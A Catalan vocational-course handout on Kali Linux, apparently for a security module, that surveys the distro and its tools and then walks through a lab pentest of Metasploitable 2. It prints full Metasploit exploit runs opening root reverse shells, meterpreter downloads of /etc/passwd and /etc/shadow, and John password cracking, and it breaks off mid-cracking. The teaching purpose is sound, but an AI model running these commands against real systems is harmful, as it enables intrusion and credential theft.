Kali Linux

Índex

Cicle formatiu: CFGM Sistemes Microinformàtics i Xarxes (SMX) / CFGS Administració de sistemes informàtics en xarxa (ASIX)

Mòdul: 0226 - Seguretat informàtica / 0378 - Seguretat i alta disponibilitat

Kali Linux és una distribució de Linux basada en **Debian**, mantinguda per **Offensive Security** (ara OffSec), dissenyada específicament per a auditories de seguretat, pentesting, forense digital i enginyeria inversa. Kali no és “una distribució amb virus”; és un **conjunt d'eines legítimes** que qualsevol administrador de xarxes hauria de conèixer per entendre com pensa un atacant.

Figura 1: Kali Linux logo

1. La distro

1.1. Origen i història

Va néixer com a successora de **BackTrack Linux**, que al seu torn combinava dues distribucions anteriors (WHAX i Auditor Security Collection). Kali es va llançar el **2013**, reconstruïda des de zero sobre Debian (en comptes d'Ubuntu, com feia BackTrack), amb l'objectiu de tenir una base més estable i un sistema de paquets més net i mantenible a llarg termini.

1.2. Filosofia de disseny

- **FHS compliant** --- segueix l'estàndard de jerarquia de fitxers de Linux, cosa que BackTrack no feia
- **Dipòsit Git únic** --- tots els paquets es gestionen des d'un dipòsit centralitzat i signat
- **Personalització total** --- pensada per compilar-se a mida (ISO personalitzades amb `live-build`)
- **Compatibilitat ARM** --- funciona en Raspberry Pi i molts altres dispositius ARM, molt útil per a pentesting físic amb maquinari petit

1.3. Model de llançament

Des de fa anys Kali segueix un model **rolling release**, amb actualitzacions constants, més una versió “punt” trimestral (per exemple 2026.x) que serveix de fotografia estable per descarregar l'ISO.

1.4. Formats de distribució

Format	Ús típic
ISO instal·lable	Instal·lació completa en disc
Live USB	Execució sense instal·lar, amb mode persistent opcional
Imatges VM (VMware/VirtualBox)	Ja preconfigurades
WSL (Windows Subsystem for Linux)	Kali dins de Windows, sense VM
Imatges ARM	Raspberry Pi, Pinebook, etc.
Kali NetHunter	Versió per a mòbils Android (rootejats), amb HID attacks, wireless injection des del mòbil
Kali Purple	Variant orientada a **Blue Team / defensa** (SIEM, detecció, resposta a incidents) --- complementària a la Kali “clàssica” ofensiva

1.5. Metapaquets

En comptes d'instal·lar-ho tot (>600 eines), es pot triar per metapaquets segons especialitat:

```
sudo apt install kali-linux-headless      # sense entorn gràfic
sudo apt install kali-tools-wireless      # eines wifi
sudo apt install kali-tools-forensics     # forense digital
sudo apt install kali-tools-web           # pentesting web
sudo apt install kali-linux-everything    # tot (molt pesat)
```

1.6. Entorn d'escriptori

Per defecte porta **Xfce**, lleuger i pensat per a màquines virtuals amb pocs recursos, però és compatible amb GNOME, KDE i altres.

1.7. Eines

Kali Linux és una distribució especialitzada en seguretat ofensiva i pentesting, amb centenars d'eines preinstal·lades.

Reconeixement i escaneig de xarxes

- **Nmap** --- l'escàner de xarxes per excel·lència, per descobrir hosts, ports i serveis
- **Wireshark** --- analitzador de protocols de xarxa (captura i inspecció de paquets)

- **Netdiscover** --- descobriment d'hosts en xarxes locals

Anàlisi de vulnerabilitats

- **OpenVAS** --- escàner de vulnerabilitats complet
- **Nikto** --- escàner de vulnerabilitats web

Explotació

- **Metasploit Framework** --- el framework d'explotació més utilitzat, amb centenars de mòduls
- **BeEF (Browser Exploitation Framework)** --- explotació orientada a navegadors
- **SQLmap** --- automatitza la detecció i explotació d'injeccions SQL

Atacs a xarxes sense fils

- **Aircrack-ng** --- suite completa per auditar seguretat WiFi (captura, desautenticació, crackeig WEP/WPA)
- **Kismet** --- detector de xarxes sense fils i sniffer

Crackeig de contrasenyes

- **John the Ripper** --- crackeig de contrasenyes offline
- **Hashcat** --- crackeig de hashes accelerat per GPU, molt potent
- **Hydra** --- atacs de força bruta contra serveis (SSH, FTP, HTTP…)

Aplicacions web

- **Burp Suite** --- proxy intercepció per auditar aplicacions web (versió Community inclosa)
- **OWASP ZAP** --- alternativa lliure a Burp per testing web

Forense digital

- **Autopsy** --- plataforma d'anàlisi forense
- **Binwalk** --- anàlisi d'imatges de firmware

Enginyeria social

- **SET (Social Engineering Toolkit)** --- automatitza atacs d'enginyeria social (phishing, clonació de webs, etc.)

Postexplotació i sniffing

- **Ettercap** --- atacs MITM (man-in-the-middle)
- **Responder** --- captura de credencials en xarxes Windows (LLMNR/NBT-NS poisoning)

2. Pràctica: Introducció al Pentesting amb Kali Linux

AVÍS

Aquestes eines i tècniques només s'han d'utilitzar en entorns de laboratori controlats i propis. L'ús contra sistemes de tercers sense autorització explícita és **il·legal**. L'ús ètic i legal (només en entorns propis o amb autorització explícita) és el que en marca la diferència respecte a l'ús maliciós.

2.1. Descripció

Aquesta pràctica introdueix a la metodologia bàsica d'un test d'intrusió (pentesting) mitjançant un laboratori controlat amb dues màquines virtuals: un atacant (**Kali Linux**) i una víctima intencionadament vulnerable (**Metasploitable 2**). L'objectiu és seguir el cicle clàssic: reconeixement → escaneig → explotació → postexplotació → informe.

AVÍS

Metasploitable 2 és una màquina virtual basada en Linux que conté diverses vulnerabilitats intencionades perquè les explotis. Metasploitable és essencialment un laboratori de proves de penetració en una capsa, disponible com a màquina virtual de VMware (VMX). No li donis mai una interfície amb sortida a Internet ni al segment de producció: només xarxa interna/host-only amb Kali.

2.2. Objectius d'aprenentatge

- Comprendre les fases d'un test d'intrusió
- Utilitzar Nmap per a l'escaneig i fingerprinting de serveis
- Identificar vulnerabilitats conegudes en serveis desactualitzats
- Explotar una vulnerabilitat amb Metasploit Framework
- Practicar crackeig de contrasenyes amb John the Ripper / Hydra
- Redactar un informe de resultats bàsic

2.3. Rúbrica d'avaluació

Criteri	Pes	Descripció
Escaneig i reconeixement	20%	Ús correcte de Nmap, identificació de serveis
Identificació de vulnerabilitats	20%	Relació correcta servei-vulnerabilitat
Explotació	30%	Explotació reeixida documentada pas a pas
Crackeig de credencials	15%	Ús correcte de John/Hydra
Informe final	15%	Claredat, estructura, recomanacions de mitigació

2.4. Possibles ampliacions

- Afegir un tercer node amb **Wazuh** per detectar els atacs en temps real des del punt de vista defensiu (Blue Team)
- Repetir la pràctica contra una màquina **DVWA** per centrar-se en vulnerabilitats web (SQLi, XSS)
- Introduir **Wireshark** per capturar i analitzar el trànsit generat durant l'atac

2.5. Arquitectura del laboratori

Màquina	Rol	IP (exemple)	SO
`kali.thos.local`	Atacant	192.168.100.10	Kali Linux (rolling)
`metasploitable.thos.local`	Víctima	192.168.100.20	Metasploitable 2 (Ubuntu 8.04)

Ambdues màquines han d'estar en una **xarxa interna aïllada** (host-only o vswitch propi), sense sortida a Internet ni al segment de producció.



Figura 2: Arquitectura del laboratori de pentesting

2.6. Descàrrega de les màquines

- Kali Linux: https://www.kali.org/get-kali/
- Metasploitable 2: https://downloads.metasploit.com/data/metasploitable/metasploitable-linux-2.0.0.zip

Les credencials d'accés per a Metasploitable 2 són: `msfadmin`:`msfadmin`

2.7. Fase 1 --- Reconeixement i escaneig (Nmap)

Tasca: Des de Kali, escaneja la màquina víctima. Identifica almenys 5 serveis oberts i les seves versions (per exemple, vsftpd 2.3.4, distccd, Samba, etc.)

```
nmap -sV -sC -p- 192.168.100.20
```

- `-sV` → detecció de versions de servei
- `-sC` → scripts per defecte (NSE)
- `-p-` → tots els 65535 ports

Sortida de l'ordre:

```
┌──(ramon@kali)-[~]
└─$ nmap -sV -sC -p- 192.168.100.20
Starting Nmap 7.99 ( https://nmap.org ) at 2026-08-07 11:44 +0200
Nmap scan report for 192.168.100.20
Host is up (0.000049s latency).
Not shown: 65505 closed tcp ports (reset)
PORT      STATE SERVICE     VERSION
21/tcp    open  ftp         vsftpd 2.3.4
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to 192.168.100.10
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      vsFTPd 2.3.4 - secure, fast, stable
|_End of status
22/tcp    open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
| ssh-hostkey:
|   1024 60:0f:cf:e1:c0:5f:6a:74:d6:90:24:fa:c4:d5:6c:cd (DSA)
|_  2048 56:56:24:0f:21:1d:de:a7:2b:ae:61:b1:24:3d:e8:f3 (RSA)
23/tcp    open  telnet      Linux telnetd
25/tcp    open  smtp        Postfix smtpd
| ssl-cert: Subject: commonName=ubuntu804-base.localdomain/organizat
 ↪  ionName=OCOSA/stateOrProvinceName=There is no such thing outside
 ↪  US/countryName=XX
| Not valid before: 2010-03-17T14:07:45
```

```
|_Not valid after:  2010-04-16T14:07:45
|_ssl-date: 2026-08-07T09:47:05+00:00; -1s from scanner time.
|_smtp-commands: metasploitable.localdomain, PIPELINING, SIZE
 ↪  10240000, VRFY, ETRN, STARTTLS, ENHANCEDSTATUSCODES, 8BITMIME, DSN
| sslv2:
|   SSLv2 supported
|   ciphers:
|     SSL2_RC4_128_EXPORT40_WITH_MD5
|     SSL2_RC2_128_CBC_WITH_MD5
|     SSL2_DES_192_EDE3_CBC_WITH_MD5
|     SSL2_RC4_128_WITH_MD5
|     SSL2_DES_64_CBC_WITH_MD5
|_    SSL2_RC2_128_CBC_EXPORT40_WITH_MD5
53/tcp    open  domain      ISC BIND 9.4.2
| dns-nsid:
|_  bind.version: 9.4.2
80/tcp    open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
|_http-title: Metasploitable2 - Linux
|_http-server-header: Apache/2.2.8 (Ubuntu) DAV/2
111/tcp   open  rpcbind     2 (RPC #100000)
| rpcinfo:
|   program version    port/proto  service
|   100003  2,3,4       2049/tcp   nfs
|   100003  2,3,4       2049/udp   nfs
|   100005  1,2,3      48454/tcp   mountd
|   100005  1,2,3      57191/udp   mountd
|   100021  1,3,4      37115/udp   nlockmgr
|_  100021  1,3,4      44105/tcp   nlockmgr
139/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn Samba smbd 3.0.20-Debian (workgroup:
 ↪  WORKGROUP)
512/tcp   open  exec        netkit-rsh rexecd
513/tcp   open  login?
514/tcp   open  shell       Netkit rshd
1099/tcp  open  java-rmi    GNU Classpath grmiregistry
1524/tcp  open  bindshell   Metasploitable root shell
2049/tcp  open  nfs         2-4 (RPC #100003)
2121/tcp  open  ftp         ProFTPD 1.3.1
3306/tcp  open  mysql       MySQL 5.0.51a-3ubuntu5
| mysql-info:
|   Protocol: 10
|   Version: 5.0.51a-3ubuntu5
|   Thread ID: 9
|   Capabilities flags: 43564
|   Some Capabilities: SupportsCompression, Support41Auth,
 ↪  SupportsTransactions, ConnectWithDatabase, Speaks41ProtocolNew,
 ↪  SwitchToSSLAfterHandshake, LongColumnFlag
|   Status: Autocommit
|_  Salt: "dRMjP/;wj/H\wa^8:X1
3632/tcp  open  distccd     distccd v1 ((GNU) 4.2.4 (Ubuntu
 ↪  4.2.4-1ubuntu4))
5432/tcp  open  postgresql  PostgreSQL DB 8.3.0 - 8.3.7
```

```
| ssl-cert: Subject: commonName=ubuntu804-base.localdomain/organizat
 ↪  ionName=OCOSA/stateOrProvinceName=There is no such thing outside
 ↪  US/countryName=XX
| Not valid before: 2010-03-17T14:07:45
|_Not valid after:  2010-04-16T14:07:45
|_ssl-date: 2026-08-07T09:47:05+00:00; -1s from scanner time.
5900/tcp  open  vnc         VNC (protocol 3.3)
| vnc-info:
|   Protocol version: 3.3
|   Security types:
|_    VNC Authentication (2)
6000/tcp  open  X11         (access denied)
6667/tcp  open  irc         UnrealIRCd
6697/tcp  open  irc         UnrealIRCd
8009/tcp  open  ajp13       Apache Jserv (Protocol v1.3)
|_ajp-methods: Failed to get a valid response for the OPTION request
8180/tcp  open  http        Apache Tomcat/Coyote JSP engine 1.1
|_http-title: Apache Tomcat/5.5
|_http-server-header: Apache-Coyote/1.1
|_http-favicon: Apache Tomcat
8787/tcp  open  drb         Ruby DRb RMI (Ruby 1.8; path
 ↪  /usr/lib/ruby/1.8/drb)
37295/tcp open  status      1 (RPC #100024)
44105/tcp open  nlockmgr    1-4 (RPC #100021)
48454/tcp open  mountd      1-3 (RPC #100005)
52833/tcp open  java-rmi    GNU Classpath grmiregistry
MAC Address: 08:00:27:A3:EC:AF (Oracle VirtualBox virtual NIC)
Service Info: Hosts:  metasploitable.localdomain,
 ↪  irc.Metasploitable.LAN; OSs: Unix, Linux; CPE:
 ↪  cpe:/o:linux:linux_kernel

Host script results:
| smb-os-discovery:
|   OS: Unix (Samba 3.0.20-Debian)
|   Computer name: metasploitable
|   NetBIOS computer name:
|   Domain name: thos.local
|   FQDN: metasploitable.thos.local
|_  System time: 2026-08-07T05:46:58-04:00
|_clock-skew: mean: 1h00m01s, deviation: 2h00m05s, median: -1s
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
|_smb2-time: Protocol negotiation failed (SMB2)
|_nbstat: NetBIOS name: METASPLOITABLE, NetBIOS user: <unknown>,
 ↪  NetBIOS MAC: <unknown> (unknown)

Service detection performed. Please report any incorrect results at
 ↪  https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 149.31 seconds
```

```
┌──(ramon@kali)-[~]
└─$
```

Serveis crítics a explotar prioritàriament

Port	Servei	Per què és crític
21/tcp	vsftpd 2.3.4	**Backdoor conegut** (el que ja tens documentat a la Fase 3) --- accés root immediat
1524/tcp	bindshell	Literalment etiquetat "Metasploitable root shell" --- shell oberta sense autenticar
6667/tcp, 6697/tcp	UnrealIRCd	Backdoor a la versió 3.2.8.1 (`exploit/unix/irc/unreal_ircd_3281_backdoor`)
3632/tcp	distccd	Execució remota d'ordres sense autenticació
139/445/tcp	Samba 3.0.20	Vulnerable a `usermap_script` (RCE)
5432/tcp	PostgreSQL 8.3	Credencials per defecte + vulnerabilitats conegudes d'aquesta branca
8180/tcp	Tomcat 5.5	Sovint amb `tomcat:tomcat` per defecte al manager → desplegament de WAR maliciós

Detalls que criden l'atenció

- **`21/tcp ftp-anon`**: accés FTP anònim permès, i a més la versió és exactament la 2.3.4 amb el backdoor --- doble porta d'entrada al mateix servei.
- **`smb-os-discovery` mostra `Domain name: thos.local`** i `FQDN: metasploitable.thos.local` --- confirma que la màquina ja resol correctament dins del domini.
- **`message_signing: disabled`** a SMB --- permet atacs de tipus SMB relay, un bon punt per ampliar la pràctica amb Responder/ntlmrelayx si vols anar més enllà del guió bàsic.
- **`clock-skew: mean 1h00m01s`** --- desviació horària notable entre Kali i la víctima; no és una vulnerabilitat en si, però val la pena tenir-ho present perquè en escenaris reals un rellotge desincronitzat pot trencar Kerberos o invalidar certificats TLS.
- **Certificats SSL/TLS caducats el 2010** (a SMTP i PostgreSQL) --- encara funcionen perquè cap dels dos serveis verifica la caducitat.
- **SSLv2 encara actiu a SMTP**, amb xifratge d'exportació de 40 bits (`RC4_128_EXPORT40`) --- trencable en segons, bon exemple de xifratge obsolet.
- **X11 (port 6000) amb "access denied"** --- el mateix Nmap ja indica que està protegit, no és una via d'entrada immediata en aquest cas.

2.8. Fase 2 --- Identifica vulnerabilitats

Tasca: Amb les versions detectades, cerca vulnerabilitats conegudes.

```
searchsploit vsftpd 2.3.4
```

Metasploitable 2 conté diverses vulnerabilitats didàctiques clàssiques:

Servei	Vulnerabilitat	Mòdul Metasploit
vsftpd 2.3.4	Backdoor intencionat	`exploit/unix/ftp/vsftpd_234_backdoor`
distccd	Execució remota d'ordres	`exploit/unix/misc/distcc_exec`
Samba	usermap_script	`exploit/multi/samba/usermap_script`
UnrealIRCd	Backdoor	`exploit/unix/irc/unreal_ircd_3281_backdoor`

Sortida:

```
┌──(ramon@kali)-[~]
└─$ searchsploit vsftpd 2.3.4
-------------------------------------------
 ↪  ---------------------------------
 Exploit Title                           |  Path
-------------------------------------------
 ↪  ---------------------------------
vsftpd 2.3.4 - Backdoor Command Execution  | unix/remote/17491.rb
vsftpd 2.3.4 - Backdoor Command Execution  | unix/remote/49757.py
-------------------------------------------
 ↪  ---------------------------------
Shellcodes: No Results

┌──(ramon@kali)-[~]
└─$
```

2.9. Fase 3 --- Explota amb Metasploit

Tasca: Documenta, pas a pas i amb captures, el procés complet d'explotació d'almenys un dels serveis vulnerables.

Què és un exploit?

Un **exploit** és un programa, fragment de codi o tècnica que aprofita una vulnerabilitat (un error o forat de seguretat) en un sistema, aplicació o protocol per fer que aquest es comporti d'una manera no prevista pel seu disseny.

Idea clau

La vulnerabilitat és el "forat" (per exemple, un error de programació que permet escriure més dades de les que caben en un buffer). L'exploit és el "codi" que sap com utilitzar aquest forat de manera concreta per aconseguir un objectiu.

Què pot aconseguir un exploit

- Execució de codi arbitrari (aconseguir que el sistema executi ordres que l'atacant vulgui)
- Escalada de privilegis (passar d'usuari normal a administrador/root)
- Denegació de servei (fer caure un servei o sistema)
- Filtració d'informació (llegir dades que no hauria de poder veure)
- Bypass d'autenticació (accedir sense credencials vàlides)

Tipus habituals

- **Exploit local**: requereix accés previ al sistema (per exemple, per escalar privilegis)
- **Exploit remot**: s'executa des de fora, a través de la xarxa, sense accés previ
- **0-day (zero-day)**: aprofita una vulnerabilitat encara desconeguda pel fabricant/desenvolupador, per la qual no existeix pedaç
- **PoC (Proof of Concept)**: exploit demostratiu, sovint sense càrrega maliciosa, que demostra que la vulnerabilitat és explotable

Diferència amb "vulnerabilitat" i "payload"

- *Vulnerabilitat*: el defecte que fa possible l'atac
- *Exploit*: el mecanisme que aprofita aquest defecte
- *Payload*: el que fa l'exploit un cop ha aconseguit l'accés (per exemple, obrir una shell remota, instal·lar programari maliciós, etc.)

Alternativa 1: `vsftpd backdoor`

```
msfconsole
use exploit/unix/ftp/vsftpd_234_backdoor
set RHOSTS 192.168.100.20
set LHOST 192.168.100.10
run
getuid
sysinfo
```

Si l'explotació té èxit, s'obté una shell amb privilegis root directament (aquest exemple és especialment il·lustratiu perquè el backdoor és senzill d'entendre).

```
┌──(ramon@kali)-[~]
└─$ msfconsole
Metasploit tip: View all productivity tips with the tips command
```

```
Call trans opt: received. 2-19-98 13:24:18 REC:Loc

     Trace program: running

          wake up, Neo...
        the matrix has you
      follow the white rabbit.

          knock, knock, Neo.

                        (`.         ,-,
                        ` `.    ,;' /
                         `.  ,'/ .'
                          `. X /.'
                .-;--''--.._` ` (
              .'            /   `
             ,              ` '   Q '
             ,          ,   `._    \
          ,.|         '     `-.;_'
          :  . `  ;    `  ` --,..._;
           ' `    ,   )   .'
                `._ ,  '   /_
                   ; ,''-,;' ``-
                    ``-..__``--`

                             https://metasploit.com


       =[ metasploit v6.4.135-dev                               ]
+ -- --=[ 2,654 exploits - 1,338 auxiliary - 2,141 payloads     ]
+ -- --=[ 433 post - 49 encoders - 14 nops - 12 evasion         ]

Metasploit Documentation: https://docs.metasploit.com/
The Metasploit Framework is a Rapid7 Open Source Project

msf > use exploit/unix/ftp/vsftpd_234_backdoor
[*] Using configured payload
 ↪  cmd/linux/http/x86/meterpreter_reverse_tcp
msf exploit(unix/ftp/vsftpd_234_backdoor) > set RHOSTS 192.168.100.20
RHOSTS => 192.168.100.20
msf exploit(unix/ftp/vsftpd_234_backdoor) > set LHOST 192.168.100.10
LHOST => 192.168.100.10
msf exploit(unix/ftp/vsftpd_234_backdoor) > run
[*] Started reverse TCP handler on 192.168.100.10:4444
[*] 192.168.100.20:21 - Running automatic check ("set AutoCheck false"
 ↪  to disable)
[*] 192.168.100.20:21 - FTP banner hints its vulnerable: 220 (vsFTPd
 ↪  2.3.4)
[+] 192.168.100.20:21 - The target appears to be vulnerable. vsftpd
 ↪  2.3.4 banner detected; backdoor may be present
[+] 192.168.100.20:21 - Backdoor has been spawned!
```

```
[*] Meterpreter session 1 opened (192.168.100.10:4444 ->
 ↪  192.168.100.20:40573) at 2026-08-07 12:15:54 +0200

meterpreter > getuid
Server username: root
meterpreter > sysinfo
Computer     : metasploitable.thos.local
OS           : Ubuntu 8.04 (Linux 2.6.24-16-server)
Architecture : i686
BuildTuple   : i486-linux-musl
Meterpreter  : x86/linux
meterpreter >
```

Alternativa 2: `UnrealIRCd` backdoor

```
msfconsole
search unreal_ircd
use 0
set RHOSTS 192.168.100.20
set LHOST 192.168.100.10
run
getuid
sysinfo
```

Si l'explotació té èxit, s'obté una shell amb privilegis root directament (aquest exemple és especialment il·lustratiu perquè el backdoor és senzill d'entendre).

```
┌──(ramon@kali)-[~]
└─$ msfconsole
Metasploit tip: Save the current environment with the save command,
future console restarts will use this environment again

%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%⌋
 ↪  %%%%%%%%%
%%     %%%
 ↪  %%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%
%%  %%  %%%%%%%%
 ↪  %%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%
%%  %  %%%%%%%%   %%%%%%%%%%% https://metasploit.com
 ↪  %%%%%%%%%%%%%%%%%%%%%%%%
%%  %%  %%%%%%
 ↪  %%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%
%%  %%%%%%%%%
 ↪  %%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%
%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%⌋
 ↪  %%%%%%%%%
%%%%%  %%%
 ↪  %%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%
```

```
%%%%    %%   %%%%%%%%%%%  %%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%  %%%
 ↪  %%%%%
%%%%  %%  %%  %      %%      %%    %%%%%     %    %%%%  %%   %%%%%%
 ↪  %%
%%%%  %%  %%  %  %%% %%%%  %%%%  %%  %%%%  %%%%  %% %%  %% %%% %%  %%%
 ↪  %%%%%
%%%%  %%%%%%  %%   %%%%%%   %%%%  %%%  %%%%  %%    %%  %%% %%% %%   %%
 ↪  %%%%%
%%%%%%%%%%%% %%%%     %%%%%    %%  %%   %    %%  %%%%  %%%%   %%%  %%%
 ↪  %
%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%  %%%%%%%
 ↪  %%%%%%%%%%%%%%
%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%
 ↪  %%%%%%%%%%%%%%
%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%⌋
 ↪  %%%%%%%%%


       =[ metasploit v6.4.135-dev                          ]
+ -- --=[ 2,654 exploits - 1,338 auxiliary - 2,141 payloads     ]
+ -- --=[ 433 post - 49 encoders - 14 nops - 12 evasion        ]

Metasploit Documentation: https://docs.metasploit.com/
The Metasploit Framework is a Rapid7 Open Source Project

msf > search unreal_ircd

Matching Modules
================

   #  Name                                      Disclosure Date  Rank
 ↪  Check  Description
   -  ----                                      ---------------  ----
 ↪  -----  -----------
   0  exploit/unix/irc/unreal_ircd_3281_backdoor  2010-06-12
 ↪  excellent  Yes    UnrealIRCD 3.2.8.1 Backdoor Command Execution

Interact with a module by name or index. For example info 0, use 0 or
 ↪  use exploit/unix/irc/unreal_ircd_3281_backdoor

msf > use 0
[*] Using configured payload
 ↪  cmd/linux/http/x86/meterpreter/reverse_tcp
msf exploit(unix/irc/unreal_ircd_3281_backdoor) > set RHOSTS
 ↪  192.168.100.20
RHOSTS => 192.168.100.20
msf exploit(unix/irc/unreal_ircd_3281_backdoor) > set LHOST
 ↪  192.168.100.10
LHOST => 192.168.100.10
msf exploit(unix/irc/unreal_ircd_3281_backdoor) > run
[*] Started reverse TCP handler on 192.168.100.10:4444
```

```
[*] 192.168.100.20:6667 - Running automatic check ("set AutoCheck
 ↪  false" to disable)
[*] 192.168.100.20:6667 - Connected to 192.168.100.20:6667
[*] 192.168.100.20:6667 - Trying to register a new IRC user: jose
[+] 192.168.100.20:6667 - The target appears to be vulnerable.
 ↪  UnrealIRCd detected via IRC commands
[*] 192.168.100.20:6667 - Connected to 192.168.100.20:6667
[*] 192.168.100.20:6667 - Sending IRC backdoor command
[*] Sending stage (1062760 bytes) to 192.168.100.20
[*] Meterpreter session 1 opened (192.168.100.10:4444 ->
 ↪  192.168.100.20:57835) at 2026-08-07 12:42:38 +0200

meterpreter > getuid
Server username: root
meterpreter > sysinfo
Computer     : metasploitable.thos.local
OS           : Ubuntu 8.04 (Linux 2.6.24-16-server)
Architecture : i686
BuildTuple   : i486-linux-musl
Meterpreter  : x86/linux
meterpreter >
```

Alternativa 3: Samba `usermap_script`

```
msfconsole
search usermap_script
use 0
set RHOSTS 192.168.100.20
set LHOST 192.168.100.10
run
whoami
hostname
id
```

Si l'explotació té èxit, s'obté una shell amb privilegis root directament.

```
┌──(ramon@kali)-[~]
└─$ msfconsole
Metasploit tip: Enable verbose logging with set VERBOSE true

                                  ___          ____
                              ,-""   `.      < HONK >
                            ,'  _   e )`-._ /  ----
                           /  ,' `-._<.===-'
                          /  /
                         /  ;
                        /   ;
                  _           |
 (`._    _.-"" ""--..__,'    |
 <_  `-""                     \
  <`-                          :
```

```
   (__   <__.                     ;
     `-.   '-.__.      _.'     /
        \       `-.__,-'     _,'
         `._    ,     /__,-'
           ""._\__,'< <____
                | |  `----.`.
                | |        \ `.
                ; |___      \-``
                \   --<
                 `.`.<
                   `-'



       =[ metasploit v6.4.135-dev                               ]
+ -- --=[ 2,654 exploits - 1,338 auxiliary - 2,141 payloads     ]
+ -- --=[ 433 post - 49 encoders - 14 nops - 12 evasion         ]

Metasploit Documentation: https://docs.metasploit.com/
The Metasploit Framework is a Rapid7 Open Source Project

msf > search usermap_script

Matching Modules
================

   #  Name                                Disclosure Date  Rank
 ↪  Check  Description
   -  ----                                ---------------  ----
 ↪  -----  -----------
   0  exploit/multi/samba/usermap_script  2007-05-14       excellent
 ↪  No     Samba "username map script" Command Execution


Interact with a module by name or index. For example info 0, use 0 or
 ↪  use exploit/multi/samba/usermap_script

msf > use 0
[*] No payload configured, defaulting to cmd/unix/reverse_netcat
msf exploit(multi/samba/usermap_script) > set RHOSTS 192.168.100.20
RHOSTS => 192.168.100.20
msf exploit(multi/samba/usermap_script) > set LHOST 192.168.100.10
LHOST => 192.168.100.10
msf exploit(multi/samba/usermap_script) > run
[*] Started reverse TCP handler on 192.168.100.10:4444
[*] Command shell session 1 opened (192.168.100.10:4444 ->
 ↪  192.168.100.20:46520) at 2026-08-07 12:57:56 +0200

whoami
root
hostname
metasploitable
id
```

```
uid=0(root) gid=0(root)
```

2.10. Fase 4 --- Crackeja contrasenyes

Tasca: Amb accés al sistema, extreu el fitxer de contrasenyes (o simula-ho amb un fitxer d'exemple) i crackeja'l.

```
meterpreter > download /etc/passwd
meterpreter > download /etc/shadow
```

Sortida:

```
meterpreter > download /etc/passwd
[*] Downloading: /etc/passwd -> /home/ramon/passwd
[*] Downloaded 1.54 KiB of 1.54 KiB (100.0%): /etc/passwd ->
 ↪  /home/ramon/passwd
[*] Completed  : /etc/passwd -> /home/ramon/passwd
meterpreter > download /etc/shadow
[*] Downloading: /etc/shadow -> /home/ramon/shadow
[*] Downloaded 1.18 KiB of 1.18 KiB (100.0%): /etc/shadow ->
 ↪  /home/ramon/shadow
[*] Completed  : /etc/shadow -> /home/ramon/shadow
meterpreter >
```

En un altre terminal:

```
unshadow passwd shadow > hashes.txt
sudo gunzip /usr/share/wordlists/rockyou.txt.gz
john --wordlist=/usr/share/wordlists/rockyou.txt hashes.txt
john --show hashes.txt
```

Sortida:

```
┌──(ramon@kali)-[~]
└─$ unshadow passwd shadow > hashes.txt
Created directory: /home/ramon/.john

┌──(ramon@kali)-[~]
└─$ sudo gunzip /usr/share/wordlists/rockyou.txt.gz
[sudo] contrasenya per a ramon:

┌──(ramon@kali)-[~]
└─$ john --wordlist=/usr/share/wordlists/rockyou.txt hashes.txt
Warning: detected hash type "md5crypt", but the string is also
 ↪  recognized as "md5crypt-long"
Use the "--format=md5crypt-long" option to force loading these as that
